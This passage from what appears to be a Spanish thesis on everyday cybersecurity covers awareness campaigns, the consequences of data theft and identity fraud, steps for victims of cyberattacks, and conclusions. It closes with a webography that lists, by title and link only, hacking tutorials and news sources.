Asimismo, es importante organizar campañas de sensibilización sobre phishing, malware y otras amenazas ciberneticas entre los ciudadanos. Estas campañas deberían incluir la difusión de información y consejos prácticos sobre cómo identificar correos electrónicos y sitios web falsos, así como cómo protegerse contra la descarga involuntaria de malware. Al concienciar a los usuarios sobre estas amenazas y brindarles herramientas para reconocerlas, se reduce la probabilidad de caer en engaños y se fortalece la seguridad en línea.

No obstante, es importante destacar que, en la actualidad, estas prácticas aún son superfluas y se limitan a avisos de entidades de seguridad, como la policía nacional, a través de las redes sociales cuando aparecen campañas evidentes y grandes de estafas conocidas. Es necesario ampliar y fortalecer estas campañas de sensibilización para llegar a un público más amplio y concienciar a la población sobre los riesgos

de seguridad en línea.

Un aspecto a considerar es el creciente rango de edades que se convierten en usuarios de internet. Cada vez más menores de edad utilizan internet y dispositivos inteligentes desde edades más tempranas, con menos conciencia sobre cómo funciona la difusión de la información y los peligros asociados. Por lo tanto, es fundamental instruir y educar a las nuevas generaciones no solo sobre el funcionamiento de internet y las redes sociales, sino también sobre la importancia de proteger su información y adoptar buenas prácticas en línea.

■ Los niños y la seguridad en línea



A partir de una encuesta a 145.426 niños de 8 a 12 años en 30 países entre 2017 y 2019.
Fuente: DQ Institute



Además, es necesario brindar información y recursos a los padres, ya que las nuevas generaciones suelen tener más conocimientos sobre el uso de internet que las anteriores. Esto puede generar complicaciones para los padres a la hora de entender, ayudar y limitar el uso de internet por parte de sus hijos. Por lo tanto, es imperativo que los padres también reciban información para poder protegerse a sí mismos y a sus hijos, y así garantizar un entorno en línea seguro para toda la familia.

Por último, es esencial incentivar a los usuarios a mantener actualizados sus dispositivos y aplicaciones para protegerse contra vulnerabilidades conocidas. Las actualizaciones suelen incluir parches de seguridad que corrigen vulnerabilidades y mejoran la protección del sistema. Al resaltar la importancia de instalar estas actualizaciones de manera regular, se minimiza el riesgo de ser víctima de ataques que aprovechan estas vulnerabilidades.

Con estas medidas, se busca crear una conciencia generalizada sobre la seguridad en línea, proporcionando información y recursos tanto a los ciudadanos en general como a los padres y los usuarios de todas las edades. Al promover una cultura de seguridad informática, se puede fortalecer la protección y minimizar los riesgos asociados al uso de la tecnología.

En resumen, la educación y concienciación sobre seguridad informática en otros ámbitos pueden llevarse a cabo a través de talleres, charlas y campañas de sensibilización. Promover el uso de contraseñas seguras, la protección de datos personales, el uso de herramientas de seguridad, la conciencia sobre amenazas ciberneticas y la actualización de dispositivos y aplicaciones son medidas fundamentales para fortalecer la seguridad digital de los usuarios. Al difundir estos conocimientos y fomentar prácticas seguras, se contribuye a crear un entorno digital más protegido y confiable.



● Capítulo 5: Consecuencias y procedimientos

En los siguientes apartados de este capítulo se van a explicar las posibles consecuencias que pueden sufrir los usuarios y su entorno cuando su información es sustraída de forma ilegal para comprobar hasta qué nivel pueden ser perjudicados los usuarios si sufren alguna vulneración en sus equipos o su información. También se investigarán los métodos para comprobar si se ha podido ser víctima de algún tipo de ciberataque y cómo proceder si se dan cuenta de que han sufrido algún robo de información, vulneración de seguridad, fraude, estafa o robo de identidad.

○ 5.1 Posibles consecuencias de sufrir un ciberataque.

Las posibles consecuencias a la hora de ser posibles víctimas de un ataque informático son muchas, por lo que vamos primero a especificar consecuencias de ataques menos dañinos o con consecuencias menores para la víctima y luego los de mayores consecuencias directas para el usuario atacado.

Hay casos en los que sin ser el objetivo del ataque los equipos de las víctimas se pueden convertir en intermediarios de otros ataques. Estos casos, en los que no se es el objetivo directo puede tener como objetivo convertir los equipos infectados en “equipos zombies” que se usan para ataques masivos DDOS, sin saberlo usan aparatos inteligentes para enviar de forma masiva a través de nuestra red solicitudes a un objetivo que pretenden dejar sin servicio por exceso de peticiones.

Otro tipo de ataque que se puede sufrir son de malware, virus o gusanos informáticos que tienen como objetivo la pérdida de nuestra información o equipos, son programas que destruyen el software de nuestra máquina, lo que ocasiona pérdida de información y algunos tipos de malware puede hasta dañar el hardware e inutilizar los equipos ocasionando pérdidas monetarias directas.

Por otro lado, y por diferentes métodos, como se ha mostrado en el capítulo tres, uno de los grandes objetivos que tienen los ataques informáticos sobre los usuarios comunes son realizados con el objetivo de llevar a cabo robo de información, es importante destacar los diversos impactos negativos que puede tener las personas afectadas. A continuación se detallan algunas de estas posibles consecuencias:



Una de las principales consecuencias del robo de información es la pérdida de datos confidenciales y personales. Cuando los ciberdelincuentes obtienen acceso a información sensible, como números de tarjetas de crédito, contraseñas, números de seguridad social u otros datos personales, existe el riesgo de que se utilicen para cometer fraudes o robo de identidad. Estas acciones pueden tener un impacto significativo en la vida del individuo afectado, ya sea en términos financieros o personales.

Una de las consecuencias más significativas es la pérdida económica. Los ciberdelincuentes pueden aprovechar la información robada para realizar robos financieros, como el acceso no autorizado a cuentas bancarias o la realización de transacciones fraudulentas. Además, también pueden recurrir a la extorsión o al secuestro de datos, exigiendo un rescate a cambio de la devolución o no divulgación de la información. Estas acciones pueden resultar en una pérdida económica considerable para el individuo afectado.

Por otro lado, el robo de información también implica un riesgo de falsificación de identidad. Los datos personales robados pueden ser utilizados para suplantar la identidad de la persona afectada, lo que puede tener graves repercusiones legales y financieras. Por ejemplo, los delincuentes pueden abrir cuentas bancarias o tarjetas de crédito falsas, realizar compras a nombre de la víctima o incluso cometer delitos en su nombre, haciéndose pasar por un conocido de los contactos del usuario suplantado pueden incluso extender el robo de identidad.

Este tipo de fraude puede llevar mucho tiempo y esfuerzo para resolver, es un tipo de delito muy laborioso de demostrar y sobre todo luego de remendar los daños que puede causar, además de causar un gran estrés emocional. Añadido a estos problema el robo de identidad es un delito difícil de detectar de forma rápida normalmente cuando se detecta es cuando el perpetrador a acumulado grandes deudas, incluso se han detectado casos en la actualidad de menores que al cumplir su mayoría de edad e intentar crear su primera cuenta bancaria se han encontrado con la problemática de que su número de seguridad social (en casos en Estados Unidos) había sido sustraído y tenían grandes deudas y un historial manchado en cualquier crédito que intentaran pedir hasta para sus estudios.



En resumen, el robo de información puede tener diversas consecuencias negativas para los individuos afectados. Estas incluyen la pérdida de datos confidenciales y personales, daño a la reputación y confianza, pérdida económica debido a robos financieros o extorsión, y el riesgo de falsificación de identidad. Es importante tomar medidas preventivas para proteger la información personal y estar alerta ante posibles actividades sospechosas o violaciones de seguridad. Además, en caso de ser víctima de robo de información, es fundamental actuar de manera rápida y buscar asistencia profesional para minimizar el impacto y mitigar las consecuencias negativas.

- **5.2 Procedimientos a tener en cuenta si eres víctima de un ataque informático**

Cuando una persona se da cuenta de que ha sido víctima de un delito informático, es importante seguir una serie de procedimientos para minimizar el daño, cubrir información que aun no ha sido expuesta y buscar soluciones.

En primer lugar, es fundamental comunicarse con las autoridades del país en el que se encuentre. Normalmente, cada país cuenta con una línea de atención específica para denunciar delitos cibernéticos. En España tanto la Guardia Civil como la Policía Nacional tienen un apartado en sus denuncias para delitos informáticos donde informan de los hechos, además el INCIBE tiene también en su página un apartado de asesoramiento para las víctimas de este tipo de delitos, pueden asesorar y ayudar en las reclamaciones legales y en los pasos a seguir para ayudar en estos procedimientos . Una vez en contacto con las autoridades, se debe presentar el caso y recibir asesoramiento por parte de expertos en este tipo de delitos.

En segundo lugar, es necesario mantener la calma. A pesar de que este tipo de situaciones generan desesperación y angustia, es importante no actuar de forma irracional, de otro modo se podría caer en los juegos psicológicos de los ciberdelincuentes. Estos individuos pueden aprovecharse de las emociones negativas para llevar el delito aún más lejos, ya sea mediante chantajes, solicitudes de recompensa económica o incluso amenazas a la persona afectada o a sus familiares. Los ciberdelincuentes buscarán cualquier manera de obtener dinero, y es fundamental evitar caer en sus trampas hasta el último momento y denunciar los casos sin importar las circunstancias, en ocasiones por vergüenza o miedo a la exposición pública las víctimas ceden a los chantajes sin



darse cuenta que el riesgo y las consecuencias en realidad solo van a más con cada paso que se cede ante una amenaza o chantaje.

En tercer lugar, es recomendable llamar al banco de la persona afectada y bloquear todas las tarjetas. Además, se debe informar al banco de que se ha sido víctima de un delito informático y que cualquier movimiento realizado no ha sido autorizado por su propietario. La protección del patrimonio es una prioridad en estos casos. También se debe considerar informar a familiares, empresa y amigos sobre la situación, ya que los hackers pueden tener más información personal de lo que se imagina y podrían intentar obtener beneficios económicos tanto de la persona afectada, como de sus conocidos. Algunos delincuentes se comunican con familiares fingiendo accidentes o secuestros para solicitar una recompensa inmediata.

Además, si aún se tiene acceso a los dispositivos, es importante cambiar todas las contraseñas de las cuentas por nuevas que no hayan usado antes y que cumplen las condiciones de seguridad básicas. También se puede intentar cerrar la sesión en todos los dispositivos a través de un dispositivo seguro.

Por último, para prevenir futuros ataques, una vez que haya pasado los primeros momentos, es crucial buscar formas de mejorar la seguridad y adoptar medidas adicionales de protección.

En caso de sospechar que se ha sido víctima de suplantación de identidad, es posible buscar la información compartida a través de diferentes sitios web. Por ejemplo, se pueden utilizar plataformas como Webmii (<https://webmii.com>), que muestran toda la información disponible en línea sobre una persona con su nombre y apellidos. Esto permite verificar si la información que se tiene de una persona coincide con la que se encuentra en la red. Otra herramienta útil es PimEyes (<https://pimeyes.com/en>), un motor de búsqueda de imágenes de personas que muestra los sitios web en los que aparece una imagen determinada o imágenes de personas con un parecido razonable. Esta herramienta puede utilizarse para comprobar si las imágenes propias están siendo utilizadas en sitios web no autorizados y si la seguridad personal ha sido vulnerada.



Finalmente, los pasos que debemos realizar al completo son, tomar medidas inmediatas para contener el ataque informático. Esto implica aislar y desconectar los dispositivos afectados de la red con el fin de evitar una mayor propagación del ataque. Asimismo, se recomienda cambiar todas las contraseñas comprometidas y utilizar contraseñas fuertes y únicas para cada cuenta. Es esencial informar a las autoridades competentes, como la policía o agencias de ciberseguridad, sobre el incidente. Comunicarse con los allegados informando del ataque para que no caigan familiares, amigos y allegados para evitar otros delitos. También se debe notificar al proveedor de servicios de internet y a las instituciones financieras acerca del incidente. Es importante recopilar y documentar todas las pruebas y registros relacionados con el ataque para futuras investigaciones. Además, si es posible se debe restaurar los sistemas afectados utilizando copias de seguridad confiables y actualizadas. Realizar una evaluación exhaustiva de la seguridad ayudará a identificar las vulnerabilidades que permitieron el ataque y tomar las medidas correctivas necesarias.

● Capítulo 6: Conclusiones.

○ 6.1 Resumen de los principales hallazgos

Se ha observado un aumento significativo en los ataques dirigidos a usuarios comunes en el ámbito de la ciberseguridad. A medida que los delincuentes ciberneticos desarrollan nuevas estrategias, la seguridad de los dispositivos también avanza para contrarrestar estas amenazas. Sin embargo, la efectividad de los ataques sigue siendo mayormente atribuible a errores humanos por parte de los usuarios.

Aunque los dispositivos cuentan con medidas de seguridad eficientes que detectan y bloquean la mayoría de las amenazas, existen numerosos métodos utilizados por los atacantes para comprometer la seguridad de los usuarios. Es fundamental que los usuarios adopten buenas prácticas de seguridad, como utilizar contraseñas seguras y mantener hábitos seguros al navegar por internet.



Es importante informar y denunciar los intentos de ataques de phishing, que se han vuelto cada vez más comunes. Reportar estos incidentes a las autoridades pertinentes contribuye a la lucha contra el cibercrimen y a la protección de otros usuarios.

Además, es esencial mantener los dispositivos actualizados y equipados con programas de seguridad y antivirus confiables. Estas medidas ayudan a prevenir la infiltración de malware y otras amenazas en los sistemas.

En resumen, se ha observado un incremento en los ataques dirigidos a usuarios comunes, pero la seguridad de los dispositivos ha avanzado en paralelo para contrarrestarlos. Sin embargo, los errores humanos siguen siendo una causa importante de éxito para los ataques. Adoptar buenas prácticas de seguridad, como contraseñas sólidas y hábitos seguros en línea, es crucial. Asimismo, informar y denunciar los intentos de phishing y mantener los dispositivos actualizados y protegidos son acciones clave para garantizar una mayor seguridad en la era digital.

○ **6.2 Limitaciones del estudio y áreas de mejora**

Debido a la gran amplitud del tema ha habido varias limitaciones, lógicamente todas las pruebas se han realizado en entornos controlados o se ha recabado la información de fuentes que han demostrado sus hallazgos.

No se han podido realizar todas las pruebas de todos los métodos mencionados, aunque se ha procurado cubrir buena parte de los diferentes sistemas mencionados.

Al limitar los servidores locales no se han mostrado muchos posibles ataques de robo de información con servidores con dominios alojados en internet.

Sería apropiado indagar en muchos ataques pero principalmente lo más escueto del trabajo ha sido el uso de la herramienta Flipper Zero debido a la amplitud de sus funciones solo se han mostrado algunas de las opciones que posee.



○ 6.3 Conclusiones finales

La ciberseguridad y la protección de la privacidad son desafíos importantes en la era digital. Los ataques dirigidos a usuarios comunes están en aumento, pero la seguridad de los dispositivos también avanza para contrarrestar estas amenazas. Es esencial que los usuarios adopten buenas prácticas de seguridad, como utilizar contraseñas seguras, mantener los dispositivos actualizados y estar atentos a posibles intentos de phishing. La educación y la concienciación sobre la seguridad informática son fundamentales para protegerse de los ataques cibernéticos.

La importancia de proteger los dispositivos que utilizamos en nuestra vida cotidiana es fundamental en la era digital. Estos dispositivos, como teléfonos inteligentes, computadoras y tablets, almacenan y manejan una gran cantidad de información personal y sensible. Si no se toman las medidas adecuadas de seguridad, esta información puede estar expuesta a diversos riesgos, como robos de datos, ataques cibernéticos y fraudes.

Proteger los dispositivos implica implementar medidas de seguridad como contraseñas fuertes y únicas, activar la autenticación de dos factores siempre que sea posible y mantener el software actualizado. Las contraseñas deben ser difíciles de adivinar y se deben evitar contraseñas comunes o fáciles de deducir, como fechas de cumpleaños o secuencias numéricas simples.

Una práctica esencial para mantener la seguridad en línea es evitar utilizar las mismas contraseñas para todas nuestras cuentas. Si utilizamos la misma contraseña en múltiples plataformas, un atacante solo necesita obtenerla una vez para acceder a todas nuestras cuentas. En cambio, se recomienda utilizar contraseñas únicas y sólidas para cada cuenta, combinando letras, números y caracteres especiales. Utilizar un gestor de contraseñas puede facilitar la gestión de múltiples contraseñas seguras.

Además, no es recomendable guardar toda nuestra información en un solo dispositivo. Si el dispositivo se pierde, es robado o se daña, podríamos perder acceso a todos nuestros datos importantes. Es aconsejable mantener copias de seguridad regulares de nuestros datos en dispositivos externos o en servicios de almacenamiento en la nube seguros. Esto garantiza que, incluso si ocurre un incidente, podamos recuperar nuestra información sin mayores inconvenientes.

La desconfianza hacia aplicaciones o enlaces desconocidos también es fundamental para proteger nuestra seguridad en línea. Es importante ser cautelosos al descargar aplicaciones de fuentes no confiables y evitar hacer clic en enlaces sospechosos en correos electrónicos o mensajes desconocidos. Estos enlaces o aplicaciones pueden contener malware o ser utilizados para robar información personal. Verificar la autenticidad de las fuentes y mantenerse informado sobre las últimas amenazas en línea son buenas prácticas para protegerse de posibles ataques.



En conclusión, con el conocimiento adecuado, los delincuentes pueden obtener nuestra información personal y comprometer nuestra seguridad. Utilizar contraseñas únicas, realizar copias de seguridad de datos, desconfiar de aplicaciones y enlaces desconocidos, y buscar una mayor educación en ciberseguridad son medidas esenciales para protegerse en el entorno digital actual.

Finalmente, la educación en temas de ciberseguridad es esencial en la actualidad. A medida que la tecnología avanza, también lo hacen las técnicas de los delincuentes cibernéticos. Es importante estar al tanto de las últimas amenazas, conocer las mejores prácticas de seguridad y comprender cómo proteger nuestra información en línea. La educación en ciberseguridad debe ser accesible y ampliamente difundida para que todos los usuarios estén preparados y puedan tomar decisiones informadas para protegerse a sí mismos y a sus datos.

En resumen, la ciberseguridad y la protección de la privacidad son aspectos fundamentales en la era digital. Este estudio ha proporcionado una visión general de los ataques más comunes contra usuarios habituales, así como recomendaciones de buenas prácticas de seguridad. Sin embargo, es importante reconocer las limitaciones del estudio y continuar trabajando en áreas de mejora para garantizar una mayor protección contra los ciberataques.



● Webgrafía

- i. Barbero, Á. (2022, 17 noviembre). Los fraudes, timos y estafas de los ciberdelincuentes van a más en el comercio electrónico: así puedes protegerte. *20bits*.
<https://www.20minutos.es/tecnologia/ciberseguridad/los-fraudes-timos-y-estafas-de-los-ciberdelincuentes-van-a-mas-en-el-comercio-electronico-asi-puedes-protegerte-5077115/>
- ii. *Beware Online Shopping Scams*. (s. f.). [Vídeo]. AARP.
<https://www.aarp.org/espanol/dinero/estafas-y-fraudes/info-2019/compras-en-linea-online.html>
- iii. *Evolución de las ciberamenazas*. (2021, 19 abril).
<https://haycanal.com/noticias/15996/evolucion-de-las-ciberamenazas>
- iv. finanzas.com. (2016, 21 junio). Cómo disminuir el impacto de los ciberataques.
finanzas.com. https://www.finanzas.com/empresas/como-disminuir-el-impacto-de-los-ciberataques_13433150_102.html
- v. Galeano, S. (2023, 18 abril). *El número de usuarios de internet en el mundo crece un 1,9% y alcanza los 5.160 millones (2023) - Marketing 4 Ecommerce - Tu revista de marketing online para e-commerce*. Marketing 4 Ecommerce - Tu revista de marketing online para e-commerce. [https://marketing4ecommerce.net/usuarios-de-internet-mundo/#:~:text=el%20a%C3%B1o%20anterior%3F-,2022,\(7.910%20millones%20de%20personas\).](https://marketing4ecommerce.net/usuarios-de-internet-mundo/#:~:text=el%20a%C3%B1o%20anterior%3F-,2022,(7.910%20millones%20de%20personas).)
- vi. Griselda. (2020). *¿Cuáles son delitos informáticos más comunes? Escuela de Ciencias Jurídicas*. <https://escuelacienciasjuridicas.com/delitos-informaticos-mas-comunes/>



- vii. Lefebvre. (2022, 31 agosto). *España registró más de 305.000 delitos informáticos en 2021*. El Derecho. <https://elderecho.com/delitos-informaticos-registrados-espana>
- viii. *Los riesgos de seguridad de las cuentas inactivas*. (2023, 30 mayo). IDG Communications S.A.U. <https://cso.computerworld.es/tendencias/los-riesgos-de-seguridad-de-las-cuentas-inactivas>
- ix. Ortiz, E. (2021, 16 noviembre). *Cuáles son los ciberataques más habituales y cómo prevenirlos*. <https://www.ilimit.com/blog/ciberataques-habituales-como-prevenirlos/>
- x. *¿Qué es el cibercrimen? Cómo protegerse del cibercrimen*. (2023, 19 abril). latam.kaspersky.com. <https://latam.kaspersky.com/resource-center/threats/what-is-cybercrime>
- xi. Sardanyés, E. (2021, 5 marzo). Primer ciberataque de la historia y los ciberataques que han perdurado en el tiempo. *Ceri*. <https://www.esedsl.com/blog/primer-ciberataque-historia-y-ciberataques-que-han-perdurado-tiempo>
- xii. Team, O. (2022). Los 10 principales tipos de ciberataques. *Oodrive*. <https://www.oodrive.com/es/blog/seguridad/top-10-principales-tipos-de-ciberataques/>
- xiii. Technologies, G. (2023, 15 marzo). *¿Qué es un NFT?* - GINZO TECHNOLOGIES SL. *GINZO TECHNOLOGIES SL*. https://ginzo.tech/carding/%20https://www.interior.gob.es/opencms/pdf/prensa/balances-e-informes/2021/Informe_Cibercriminalidad_2021_.pdf
- xiv. Timetoast. (1990, 7 octubre). *Principales Ataques Informáticos timeline*. Timetoast timelines. <https://www.timetoast.com/timelines/principales-ataques-informaticos>



- xv. Vadavo. (2023, 6 abril). Los 7 tipos de ciberataques más ejecutados en la actualidad. *Blog de VADAVO.* <https://www.vadavo.com/blog/7-tipos-ciberataque-ejecutados-como-evitarlos/>
- xvi. Dblovement. (2019, 18 octubre). *Tutorial ataque Man In The Middle en Kali Linux (Ettercap + Driftnet) 2019* [Vídeo]. YouTube.
https://www.youtube.com/watch?v=H_BYQnmyEbE
- xvii. De Adastra, V. T. L. E. (2017, 21 mayo). *Cómo inyectar malware en una aplicación Android legítima.* Seguridad en Sistemas y Técnicas de Hacking. TheHackerWay (THW). <https://thehackerway.com/2017/05/22/malware-apk-android/>
- xviii. El Pingüino de Mario. (2022a, noviembre 1). *Cómo Hacen los HACKERS para ESCONDER un VIRUS dentro de una IMAGEN* [Vídeo]. YouTube.
https://www.youtube.com/watch?v=tGDZLJe_b7w
- xix. El Pingüino de Mario. (2022b, noviembre 11). *Cómo Hacen los HACKERS para ESCONDER un VIRUS dentro de un Documento PDF* [Vídeo]. YouTube.
https://www.youtube.com/watch?v=HhE66_ibnL8
- xx. El Pingüino de Mario. (2022c, diciembre 11). *CURSO DE HACKING ÉTICO - Ataques MAN IN THE MIDDLE con BETTERCAP desde KALI LINUX #26* [Vídeo].
YouTube. <https://www.youtube.com/watch?v=ER9S6sI-QLI>
- xxi. emersoncrp. (2023, 7 febrero). *Como te roban información con un enlace infectado !!!* [Vídeo]. YouTube. https://www.youtube.com/watch?v=1e8R7K_sIl8
- xxii. Entrañas del hacking. (2022, 6 octubre). *Un HACKER CLONA una web así de fácil* [Vídeo]. YouTube. <https://www.youtube.com/watch?v=HMk7VAZgnf4>



- xxiii. Guia de AppSec. (2021, 15 abril). *Explorando vulnerabilidades XSS com BeEF* [Vídeo]. YouTube. <https://www.youtube.com/watch?v=MxNHOobPhfIA>
- xxiv. HaXeZ. (2022, 24 noviembre). *Stealing Passwords With The Flipper Zero BadUSB* [Vídeo]. YouTube. <https://www.youtube.com/watch?v=o65JoO8ZM8U>
- xxv. Ivam3byCinderella. (2021, 7 octubre). *BeeF project desde Android con Termux*. [Vídeo]. YouTube. <https://www.youtube.com/watch?v=dgbn5B9dNCw>
- xxvi. Katherine Santos. (2021, 17 junio). *Proyecto# 1_Seguridad Informática-Acceso a cámara y micrófono de dispositivos con Kali Linux* [Vídeo]. YouTube. <https://www.youtube.com/watch?v=H-1uX6zf1AU>
- xxvii. Loi Liang Yang. (2022a, enero 12). *HACKERLOI.pdf* [Vídeo]. YouTube. https://www.youtube.com/watch?v=Zj_7Wunnu2w
- xxviii. Loi Liang Yang. (2022b, febrero 12). *watch how Hackers Remotely Control Any phone?! protect your phone from hackers now!* [Vídeo]. YouTube. <https://www.youtube.com/watch?v=QxRy9sVUMQU>
- xxix. Pentesting School. (2020, 3 abril). *Como Rastrear un Telefono Movil a través de Internet con Seeker (Ciberseguridad)* [Vídeo]. YouTube. https://www.youtube.com/watch?v=zEX_0EWLxkg
- xxx. Raúl Marín - Figma training. (2021, 21 febrero). *Clonando una web completa en 1 minuto con Figma / Cloning a complete website in 1 minute with Figma* [Vídeo]. YouTube. <https://www.youtube.com/watch?v=HWtz8BYfuEA>
- xxxi. *Redirect Notice.* (s. f.).
<https://www.google.com/url?sa=i&url=https%3A%2F%2Fes.statista.com%2Fgrafico%2F24110%2Flos-ninos-y-la-seguridad-en->



linea%2F&psig=AOvVaw3LYfIv2vv31w0V6LdRB23m&ust=1686221128803000&sour

ce=images&cd=vfe&ved=0CBEQjRxqFwoTCOCxja_9sP8CFQAAAAAdAAAAABAD

- xxxii. Roger Biderbost. (2021, 7 diciembre). *ATAQUE AVANZADO y EFICIENTE MiTM / Kali Linux Seguridad Informatica* [Vídeo]. YouTube. https://www.youtube.com/watch?v=_e-8iQv95uY

- xxxiii. Roger Biderbost. (2022, 25 febrero). *HACKERS usan ARCHIVO PDF para ACCEDER a tu PC / Kali Linux / Seguridad Informática* [Vídeo]. YouTube.

<https://www.youtube.com/watch?v=q3Koi3Ezdpk>

- xxxiv. s4vitar. (2020, 13 agosto). *Cómo crear aplicaciones APK maliciosas* [Vídeo]. YouTube.
https://www.youtube.com/watch?v=V_q99IIzza4

- xxxv. *Script para generar diccionarios de fuerza bruta*. (2009, 10 diciembre). Invasión Tux.
<https://blogricardo.wordpress.com/2008/12/28/script-para-generar-diccionarios-de-fuerza-bruta/>

- xxxvi. SEGURIDAD CERO. (2022, 22 septiembre). *MiTM Hacking / Ataques de hombre en el medio / Ettercap* [Vídeo]. YouTube. <https://www.youtube.com/watch?v=yYISFcbsfsg>

- xxxvii. Shuriken Hacks. (2023, 14 febrero). *Wireless BadUSB With Flipper Zero's Bluetooth — NO CABLES!* [Vídeo]. YouTube. <https://www.youtube.com/watch?v=lh99ssUy6FE>

- xxxviii. SrLedwis. (2023, 9 abril). *Descarga e instala Office 2021 legal y Gratis desde la web de Microsoft ✓* [Vídeo]. YouTube. <https://www.youtube.com/watch?v=V6lIU6bet5Dk>

- xxxix. Tech Raj. (2022a, mayo 16). *This is how Hackers can *OWN YOU* with just a link!* [Vídeo]. YouTube. <https://www.youtube.com/watch?v=ldwy6Opg-5M>



- xl. Tech Raj. (2022b, junio 4). *Hackers can now HACK you with just a Word Document! / Zero-Day Exploit!* [Vídeo]. YouTube.
<https://www.youtube.com/watch?v=NQKLWhvRQDE>
- xli. TheGoodHacker. (2022, 8 julio). *ASÍ HACKEAN PÁGINAS WEB EN SEGUNDOS! (Encontramos la Contraseña!)* [Vídeo]. YouTube.
<https://www.youtube.com/watch?v=R9YdOIm7mcI>
- xlii. TokerTesh. (2023, 24 marzo). *Asi los HACKER realizan ataques de phishing / PHISHING con Z / APRENDE HACKING ETICO* [Vídeo]. YouTube.
<https://www.youtube.com/watch?v=WaKWKw9qx38>
- xliii. Tomex. (2022, 22 enero). *Hackeo una PC para Robar Infrimación (Es Muy Facil)* [Vídeo]. YouTube. <https://www.youtube.com/watch?v=Yds4mvozaJA>
- xliv. Writer, S., & Writer, S. (2020, 24 junio). *Send Fake Mail using SETOOLKIT [Kali Linux] - Yeah Hub. Yeah Hub - Kali Linux Tutorials / Tech News / SEO Tips and Tricks.*
<https://www.yeahhub.com/send-fake-mail-setoolkit-kali-linux/>
- xlv. zSecurity. (2017, 27 febrero). *Hacking Windows 10 and Turning on The Webcam Using BeEF + Veil + Metasploit* [Vídeo]. YouTube. <https://www.youtube.com/watch?v=VB-Czb43Gdg>

